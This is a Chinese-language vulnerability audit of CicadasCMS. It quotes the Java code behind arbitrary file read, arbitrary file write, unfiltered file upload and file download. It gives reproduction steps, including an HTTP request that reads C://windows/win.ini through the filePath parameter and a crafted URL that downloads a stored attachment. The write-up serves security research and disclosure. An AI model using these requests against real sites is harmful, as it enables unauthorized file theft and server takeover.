
知了CMS(CicadasCMS)是一款基于SpringBoot、MyBatis、Beetl等框架开发的内容管理系统。它支持自定义内容模型、模板标签、全站静态化等功能,适用于需要高效内容管理和网站建设的场景。
任意文件读取

如果path路径的文件存在会创建一个TemplateFile对象,并将文件的名称、路径和内容存储到这个对象中。
如果path参数可控就会导致读取文件内容存储到templateFile.Content
    @Override
    public TemplateFile findByPath(String path) {
        File file = new File(path);
        if(!file.exists()) throw new SystemException("模板不存在请检查!");
        TemplateFile templateFile = new TemplateFile();
        templateFile.setFileName(file.getName());
        templateFile.setFilePath(file.getAbsolutePath());
        templateFile.setContent(this.readTemplateFileContent(file));
        return templateFile;
    }
input路由调用findByPath传递了templateFile.getFilePath(),并且参数可控。
这里只要传递的templateFile.getFilePath()文件存在就会调用findByPath并且将找到的TemplateFile对象添加到模型中,键为 “templateFile”,可以在后续的视图中访问(例如在 JSP 页面中通过 ${templateFile})
    @RequiresPermissions("template:edit")
    @RequestMapping("/input")
    public String input(TemplateFile templateFile,Model model){
        if(templateFile.getFilePath()==null)throw new SystemException("模板路径不能为空!");
        model.addAttribute("templateFile",templateFileService.findByPath(templateFile.getFilePath()));
        return "cms/template_input";
    }

通过视图返回templateFile.fileName、templateFile.filePath、templateFile.content
<div class="bjui-pageHeader">
        <div class="bjui-searchBar">
            <span style="font-size: 14px; padding: 3px;font-weight: 300"> 视图名称 </span><input type="text" class="input-nm" value=" ${templateFile.fileName!}"  readonly size="20" data-rule="required;length(1~128)" >
        </div>
</div>
<div class="bjui-pageContent">
    <form method="post" action="${ctxPath}/system/cms/template/save" id="j_model_form" data-toggle="validate" data-autorefresh="true" data-alertmsg="false">
        <input TYPE="hidden" NAME="filePath" value="${templateFile.filePath!}">
        <div class="form-group">
            <textarea   style="height:460px;width:100%;max-height:550px;" name="content"  data-rule="required;">${templateFile.content!}</textarea>
        </div>

    </form>
    </div>
漏洞复现
GET /system/cms/template/input?filePath=C://windows/win.ini HTTP/1.1
Host: 192.168.31.150
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.150/system
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bjui_theme=blue; SESSION=900b23ac-7411-4761-aadd-f080f0e86275
Connection: close
任意文件写入
漏洞位置在TemplateFileServiceImpl.java
这段代码将 TemplateFile 对象中的内容写入到指定路径的文件中。
    @Async
    public  void writeTemplateFileContent(TemplateFile templateFile){
        try {
            OutputStream outputStream = new FileOutputStream(new File(templateFile.getFilePath()));
            OutputStreamWriter os = new OutputStreamWriter(outputStream, "utf-8");
            os.write(templateFile.getContent());
            os.flush();
            os.close();
        }catch (Exception e){
            throw  new SystemException(e.getMessage());
        }
    }

save路由调用了writeTemplateFileContent方法,参数同样可控,这样可以外部传入FilePath和Content来写入文件
    @RequiresPermissions("template:save")
    @RequestMapping("/save")
    @ResponseBody
    public String save(TemplateFile templateFile){
        templateFileService.writeTemplateFileContent(templateFile);
        return JsonUtil.toSUCCESS("模板修改成功","template-tab",false);
    }
漏洞复现

任意文件上传1


UploadComponent.java没有对传递的文件进行过滤。
UploadController.java
/upload接口里面调用的uploadFile进行上传
    @RequestMapping("/upload")
    @ResponseBody
    public String upload(@RequestParam("file") MultipartFile multipartFile,
                         HttpServletRequest request){
        UploadBean result = uploadComponent.uploadFile(multipartFile,request);

        return JsonUtil.toUploadSUCCESS("上传成功!",result.getFileUrl());
    }
漏洞复现
任意文件上传2

/wangEditorUpload也调用了uploadFile,同样存在文件上传漏洞
    @RequestMapping("/wangEditorUpload")
    @ResponseBody
    public String WangEditorUpload(@RequestParam("file") MultipartFile multipartFile,
                         HttpServletRequest request) {
        UploadBean result = uploadComponent.uploadFile(multipartFile,request);
        return result.getFileUrl();

    }
漏洞复现
任意文件上传3
/CKEditorUpload接口也调用了uploadFile,但是接受参数是upload
    @RequestMapping("/CKEditorUpload")
    @ResponseBody
    public String CKEditorUpload(@RequestParam("upload") MultipartFile multipartFile,
                                 HttpServletRequest request) {
        StringBuffer sb=new StringBuffer();
        UploadBean result = uploadComponent.uploadFile(multipartFile,request);
        sb.append("<script type=\"text/javascript\">");
        sb.append("window.parent.CKEDITOR.tools.callFunction("+ request.getParameter("CKEditorFuncNum") + ",'" +result.getFileUrl()+"','')");
        sb.append("</script>");
        return sb.toString();

任意文件下载
UploadController.java
根据key和resType来查找文件并将文件内容返回,然后设置文件名并下载。
根据参数可以知道第一个是key值,第二个是文件类型

根据传入的文件KEY在数据库查找附件记录


在后台没找到这个功能,打算监控数据库,然后请求这个路由,这样就能监测到去那个表查的字段。
请求http://192.168.31.150/res/1.png
看到是在t_sys_attachment表,filekey字段获取的key

构造url:http://192.168.31.150/res/04684acfa9bd4c9a9226c51ed2dd77f4.docx
成功下载:全国少工委关于全队认真学习宣传贯彻党的十九大精神的通知.docx
